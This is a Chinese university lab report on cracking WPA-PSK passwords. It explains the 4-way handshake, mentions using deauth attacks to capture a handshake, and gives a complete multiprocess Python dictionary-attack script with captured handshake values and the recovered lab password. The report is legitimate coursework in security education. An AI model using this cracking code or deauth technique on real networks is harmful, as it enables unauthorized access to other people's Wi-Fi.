电子科技大学信息与软件工程学院

**实 验 报 告**

学 号 2017221302006

姓 名 周玉川

（实验） 课程名称 网络安全协议

理论教师 罗绪成

实验教师 罗绪成

**电子科技大学教务处制表**

**电 子 科 技 大 学**

**实 验 报 告**

**学生姓名：周玉川 学号：2017221302006 指导教师：罗绪成**

**实验地点：信软楼西305 实验时间：2019.12.26**

**一、实验名称：WPA密码破解实验**

**二、实验学时：2**

**三、实验目的：**

1） 配置无线网络攻击环境。

2） 抓取无线网络握手包。

3） 编写程序破解WPA-PSK的口令。

**四、实验原理：**

在4-way握手之前，STA应该收到AP广播的beacon帧。AP通过广播beacon帧来表示其无线网络的存在。通过beacon帧，我们能够找到SSID，接下来是4-way握手过程。

MSG-1

4-way握手的第一条消息，其中传递的关键信息就是AP生产的Nonce，称为ANonce，长度为256比特。ANonce作为产生PTK的输入之一。

MSG-2

STA接收到第一个握手包后，就获得了ANonce。STA也生成一个Nonce，称为SNonce。通过设置无线网络时的配置，STA和AP已经知道共同的PMK，因此具备了生成PTK的所需输入。则STA生成PTK。生成PTK后，STA发送第二个握手包给AP，其中包含两个重要的信息。其一是STA生成的256比特SNonce；其二是128比特MIC。AP需要SNonce来生成PTK。ANonce和SNonce用于防止重放攻击。MIC用于验证STA知道PTK，进而需要知道PMK，从而验证了STA是合法的。

网络安全协议实验指导书MIC用于验证STA知道PTK，进而需要知道PMK，从而验证了STA是合法的。MIC字段如下图所示。MIC的计算方法为：输入：802.1x的所有字段，包括MIC字段，只是在计算的时候该字段设置为全0。对WPA来说，计算函数是HMAC-MD5 对WPA2来说，计算函数是HMAC-SHA1。

要通过验证，也就是STA和AP计算出来的MIC相同，STA必须有正确的PTK，进而正确的PMK，因为计算的PTK的输入之一为PMK。如果通过验证，则证明STA具有合法的PMK，但是PMK没有在网上上传输，确保了PTK的保密性。第三方即使观察到了这些流量，也无法推断出PTK或者PMK。上述过程完成了AP对STA的认证。

MSG-3

在第三个握手包中，传输的重要信息包括MIC字段和WPA key data字段。通过MIC字段，AP可以向STA认证自己。如果通过验证，这表明AP知道PTK，进而知道PMK。这里计算MIC的方法和前面相同。第三个握手包中也包含了GTK，用于加解密AP和所有STA之间的广播数据，GTK以密文形式包含在WPA key data字段。

MSG-4

STA发送第四个握手包，用于向AP确认它收到了正确的密钥，加密通信即将开始。第四个握手包也包含MIC字段，计算方法同前。

通过上面的原理，我们就可以通过穷举法来找到正确的PSK。实际攻击中，我们会从字典中选择PSK，然后计算PMK，然后PTK，然后MIC，直至找到的PSK所计算出的MIC和握手包里面的MIC匹配，从而找到了正确的PSK。这种攻击称为离线字典攻击，其成功的关键在于用户使用了弱口令。

**五、实验内容：**

1）配置无线网络攻击环境

2）抓取无线网络握手包

3）编写程序破解WPA-PSK的口令

**六、实验器材（设备、元器件）：**

PC电脑一台

**七、实验步骤：**

**步骤一、环境搭建**

配置无线网络抓包环境。

**步骤二、抓取无线网络握手包**

测试简单无线网络攻击如deauth等，抓取WPA-PSK握手包。

**步骤三、编写程序破解WPA-PSK的口令的程序**

通过AP的广播beacon帧获得SSID。




图7-1获得SSID

获得第一次握手AP产生的ANonce




图7-2 ANonce值

从第二次握手中获得STA产生的随机数SNonce以及MIC值




图7-3 SNonce和MIC

再获得第二次到第四次的MIC值以及包数据。




图7-4 MIC值




图7-5 MIC对应的原始数据

破解python代码：

|  |
| --- |
| import hmac  import time  from binascii import a2b\_hex, b2a\_hex  from hashlib import pbkdf2\_hmac, sha1, md5  from multiprocessing import Process,Queue  # PRF函数，用于生成PTK的伪随机函数  # 输入：  # key： PMK  # A： b'Pairwise key expansion'（成对密钥扩展）  # B： apMac、cliMac、aNonce和sNonce拼接而成  # 返回值：  # PTK  def PRF(key, A, B):  nByte = 64 #PMK长度  i = 0  R = b''  # 迭代生成512位长度PTK  while (i <= ((nByte \* 8 + 159) / 160)):  hmacsha1 = hmac.new(key, A + chr(0x00).encode() + B + chr(i).encode(), sha1)  R = R + hmacsha1.digest()  i += 1  return R[0:nByte]  # MakeAB函数，用于生成生成PTK所需参数  # 输入：  # aNonce： AP产生的随机数  # bNonce： STA产生的随机数  # apMac： AP的MAC地址  # cliMac： STA的MAC地址  # 返回值：  # A： b'Pairwise key expansion'（成对密钥扩展）  # B： apMac、cliMac、aNonce和sNonce拼接而成，具体顺序根据大小而定  def MakeAB(aNonce, sNonce, apMac, cliMac):  A = b"Pairwise key expansion"  B = min(apMac, cliMac) + max(apMac, cliMac) + min(aNonce, sNonce) + max(aNonce, sNonce)  return (A, B)  # MakeMIC函数，用于生成MIC值进行字典攻击  # 输入：  # pwd： 要测试的密码  # ssid： AP的ssid  # A： b'Pairwise key expansion'（成对密钥扩展）  # B： apMac、cliMac、aNonce和sNonce拼接而成  # data： 802.1x帧的数据，其中MIC值部分为0  # wpa： 设定WPA版本，WPA使用md5计算MIC，WPA2使用sha1  # 返回值：  # (mics, ptk, pmk)  def MakeMIC(pwd, ssid, A, B, data, wpa=False):  pmk = pbkdf2\_hmac('sha1', pwd.encode('ascii'), ssid.encode('ascii'), 4096, 32)  ptk = PRF(pmk, A, B)  hmacFunc = md5 if wpa else sha1  mics = [hmac.new(ptk[0:16], i, hmacFunc).digest() for i in data]  return (mics, ptk, pmk)  # TestPwds函数，用于测试密码列表，如果找到正确的就打印到屏幕上  # 输入：  # S: 密码列表  # ssid: AP的SSID  # aNonce: AP产生的随机数  # sNonce: STA产生的随机数  # apMac: AP的MAC地址  # cliMac: STA的MAC地址  # data: 第二个握手包的数据，其中MIC值部分改为0  # data2: 第三个握手包的数据，其中MIC值部分改为0  # data3: 第四个握手包的数据，其中MIC值部分改为0  # targMic: 第二个握手包的MIC值  # targMic2: 第三个握手包的MIC值  # targMic3: 第四个握手包的MIC值  # end: 多进程通信的消息队列  def TestPwds(S1, ssid, aNonce, sNonce, apMac, cliMac, data, data2, data3, targMic, targMic2, targMic3, end):  A, B = MakeAB(aNonce, sNonce, apMac, cliMac)  a = 0 # 统计计算过的密码数量  for i in S1:  mic, \_, \_ = MakeMIC(i, ssid, A, B, [data])  v = b2a\_hex(mic[0]).decode()[:-8]  a = a + 1  if (a % 1000==0): # 进度统计  end.put(1000)  if (v != targMic):  continue  mic2, \_, \_ = MakeMIC(i, ssid, A, B, [data2])  v2 = b2a\_hex(mic2[0]).decode()[:-8]  if (v2 != targMic2):  continue  mic3, \_, \_ = MakeMIC(i, ssid, A, B, [data3])  v3 = b2a\_hex(mic3[0]).decode()[:-8]  if (v3 != targMic3):  continue  # 找到密码  print('!!!发现密码!!!')  print('密码:' + i)  end.put(1)# 1表示线程成功找到密码  return  end.put(0) # 0表示线程执行结束未发现密码  return None  if \_\_name\_\_ == "\_\_main\_\_":  # RunTest() #测试函数  # AP的ssid  ssid = "dd-wrt2"  # AP产生的随机数  aNonce = a2b\_hex('5f5502ba400cd7827ad3db093b855ca0f595f77b1dccc42977e9dea9c2e1d412')  # STA产生的随机数  sNonce = a2b\_hex("fd5626a59688a6da5bb338d6595b4995ed9342de1f15be7281b3fee6a8db9130")  # AP的MAC  apMac = a2b\_hex("0018f8f5c2c6")  # STA的MAC  cliMac = a2b\_hex("00259c749592")  # 第二个握手包的MIC值  mic1 = "7bdd55553f0bd9ad4c78112200e4486b"  # 第二个握手包的数据，其中MIC值部分改为0（注意数据只是802.1x帧的部分）  data1 = a2b\_hex(  "0103007502010a00000000000000000001fd5626a59688a6da5bb33"  "8d6595b4995ed9342de1f15be7281b3fee6a8db9130000000000000"  "00000000000000000000000000000000000000000000000000000000000"  "0000000000000000000000000001630140100000fac020100000fac040100000fac020000")  # 第三个握手包的MIC值  mic2 = "e60f0dfe5ea596c513f92a24961efe75"  # 第三个握手包的数据，其中MIC值部分改为0  data2 = a2b\_hex(  "010300af0213ca001000000000000000025f5502ba400cd7827ad3"  "db093b855ca0f595f77b1dccc42977e9dea9c2e1d412520ddd5be7ecc1ec"  "b026276e0e41aaeafc0000000000000000000000000000000000000000000"  "000000000000000000000502c8d27f09d60467190ac5f9ce0069669b3f7ad"  "5eb4be68f27481dec2e688d1541a1c28256f373208482711afdd931a44eb6"  "6fac73881267af8d345f07d63e16d33a6c56e35d26e98432997bc4a87faa2")  # 第四个握手包的MIC值  mic3 = "f2be18f46a6903a554c002ce4dd7eb54"  # 第四个握手包的数据，其中MIC值部分改为0  data3 = a2b\_hex(  "0103005f02030a000000000000000000020000000000000000000000000"  "000000000000000000000000000000000000000000000000000000000000000000"  "0000000000000000000000000000000000000000000000000000000000000000000000000")  # 打开字典读取密码列表  with open('pwd-dictionary2.txt') as f:  S=[]  for l in f:  S.append(l.strip())  # 分片密码列表，多线程执行  pian = 5 # 进程数量，视cpu性能修改  H = [[0] for i in range(pian)]  for x in range(pian):  H[x] = S[( x \* len(S) // pian):(len(S)+ (x\*len(S)) ) // pian ]  for x in range(pian):  print("第"+ str(x+1)+"进程密码数量："+str(len(H[x])))  process = []  end= Queue()  for x in range(pian):  p = Process(target=TestPwds,  args=(H[x], ssid, aNonce, sNonce, apMac, cliMac, data1, data2, data3, mic1, mic2, mic3, end))  p.daemon = True  process.append(p)  for x in range(pian):  process[x].start()  # 输出进度，执行结果  number=0 # 统计进度  endpr=pian # 统计执行完毕线程数量  try:  while 1:  time.sleep(1) # 减少性能消耗  if not (end.empty()):  str = end.get()  if (str == 1):  exit()  if (str == 0):  endpr = endpr - 1  if (endpr == 0):  print("未发现密码")  exit()  if (str == 1000):  number = number + 1000  print('进度： %.2f' % (number / len(S) \* 100) + "%")  except:  exit() |

**八、实验结果与分析（含重要数据结果分析或核心代码流程分析）**

程序开始执行输出：




图 8-1 开始执行

为了加快速度，使用多线程，cpu被充分利用。




图 8-2 cpu被占满

运行到74%时，找到正确结果，密码是subnet16121930，经过验证，为正确结果。




图8-3结果图

**九、总结及心得体会：**

通过这次破解WPA破解密码的实验，不仅更加了解了AP和STA建立连接以及四次握手的过程，了解到每一个环节的作用，还明白了养成使用强密码的习惯，经常使用弱密码会给坏人可乘之机。

**十、对本实验过程及方法、手段的改进建议：**

本人觉得这次实验很有意思，也更能让我取理解课本中的理论，这样的实验多多益善。

**报告评分：**

**指导教师签字：**